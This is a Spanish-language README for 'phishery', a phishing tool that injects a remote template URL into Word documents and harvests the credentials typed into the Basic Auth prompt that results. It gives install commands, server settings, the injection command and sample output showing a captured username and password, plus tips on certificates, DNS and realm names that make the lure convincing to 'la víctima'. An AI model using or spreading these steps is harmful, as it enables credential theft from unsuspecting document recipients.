 ryhanson/phishery
Un Cosechador de Credenciales de Autenticación Básica con SSL Habilitado y un Inyector de URL de Plantilla de Documento de Word

Phishery es un servidor HTTP simple con SSL habilitado cuyo propósito principal es obtener credenciales mediante Autenticación Básica. Phishery también proporciona la capacidad de inyectar fácilmente la URL en un documento Word .docx.

El poder de phishery se demuestra mejor configurando la plantilla de un documento Word a una URL de phishery. Esto hace que Microsoft Word realice una solicitud a la URL, lo que resulta en que se muestre un cuadro de diálogo de autenticación al usuario final. La capacidad de inyectar cualquier archivo .docx con una URL es posible usando las opciones -i [docx entrada], -o [docx salida] y -u [url] de phishery.
Paquetes específicos para sistemas operativos se pueden descargar desde aquí.
Extrae el archivo y, opcionalmente, instala el binario en $PATH
$ tar -xzvf phishery*.tar.gz
$ cd phishery*
$ cp phishery /usr/local/bin
$ phishery --help

|\   \\\\__   O         __    _      __
| \_/    o \  o  ____  / /_  (_)____/ /_  ___  _______  __
> _   (( <_ oO  / __ \/ __ \/ / ___/ __ \/ _ \/ ___/ / / /
| / \__+___/   / /_/ / / / / (__  ) / / /  __/ /  / /_/ /
|/     |/     / .___/_/ /_/_/____/_/ /_/\___/_/   \__, /
             /_/ Basic Auth Credential Harvester (____/
                 with Word Doc Template Injector

  Iniciar el servidor  : phishery -s settings.json -c credentials.json
  Inyectar una plantilla : phishery -u https://secure.site.local/docs -i good.docx -o bad.docx

  Opciones:
    -h, --help      Muestra el uso y sale.
    -v              Muestra la versión y sale.
    -s              El archivo de configuración JSON utilizado para configurar el servidor. [predeterminado: "settings.json"]
    -c              El archivo JSON para almacenar las credenciales obtenidas. [predeterminado: "credentials.json"]
    -u              La URL de phishery para usar como plantilla del documento Word.
    -i              El archivo Word .docx a inyectar con una URL de plantilla.
    -o              El nuevo archivo Word .docx con la URL de plantilla inyectada.
Modifica el archivo settings.json proporcionado según sea necesario; por defecto debería verse así:
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 200,
  "responseFile": "template.dotx",
  "responseHeaders": [
    ["Content-Type", "application/vnd.openxmlformats-officedocument.wordprocessingml.template"]
  ]
}
Esta configuración iniciará el servidor HTTP en el puerto 443 con SSL configurado para usar server.crt y server.key. El ámbito de autenticación básica está configurado como Secure Document Gateway. Cuando se proporcionan credenciales, se envía un estado de respuesta 200 junto con el contenido del archivo template.dotx incluido y el encabezado de tipo de contenido: Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.template.
El archivo de configuración también puede configurarse para devolver un cuerpo simple, usando responseBody, de la siguiente manera:
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 404,
  "responseBody": "<h1>Not Found</h1>",
  "responseHeaders": [
    ["Content-Type", "text/html"]
  ]
}
La efectividad de esta herramienta depende principalmente del dominio y del ámbito de autenticación básica utilizados, ya que eso es a menudo todo lo que verá el usuario final cuando se active desde un documento de Office. Asegúrate de apuntar tus registros DNS A a la IP pública del servidor phishery.
Se recomienda reemplazar el certificado proporcionado por uno de confianza, como uno generado con LetsEncrypt. Microsoft Word en OS X impedirá el cuadro de diálogo de autenticación si el certificado no es válido, y Microsoft Word en Windows solicitará al usuario que acepte el certificado no válido.
Una vez que el servidor está configurado y en ejecución, todo lo que necesitas hacer es incrustar una URL de phishery en un documento, o en cualquier otro lugar que desees. phishery te da la capacidad de inyectar tu URL en un documento Word como plantilla; las instrucciones sobre cómo hacerlo se encuentran a continuación.
Para inyectar un documento Word con una URL de plantilla, necesitarás un archivo .docx y la URL del servidor phishery.
Ahora ejecuta phishery con tu documento y URL:
$ phishery -u https://secure.site.local/docs -i good.docx -o bad.docx
[+] Opening Word document: good.docx
[+] Setting Word document template to: https://secure.site.local/docs
[+] Saving injected Word document to: bad.docx
[*] Injected Word document has been saved!
Asegúrate de que tu servidor phishery esté en ejecución y disponible en la URL que usaste. Ahora, cuando se abra el documento Word, se le mostrará a la víctima un cuadro de diálogo de autenticación.
Ahora, cuando la víctima abra el documento, verás lo siguiente:
$ ./phishery
[+] Credential store initialized at: credentials.json
[+] Starting HTTPS Auth Server on: 0.0.0.0:443
[*] Request Received at 2016-09-25 01:06:28: HEAD https://secure.site.local/docs
[*] Sending Basic Auth response to: 127.0.0.1
[*] New credentials harvested!
[HTTP] Host        : secure.example.local
[HTTP] Request     : /docs
[HTTP] User Agent  : Microsoft Office Word
[HTTP] IP Address  : 127.0.0.1
[AUTH] Username    : john.doe
[AUTH] Password    : Summer15






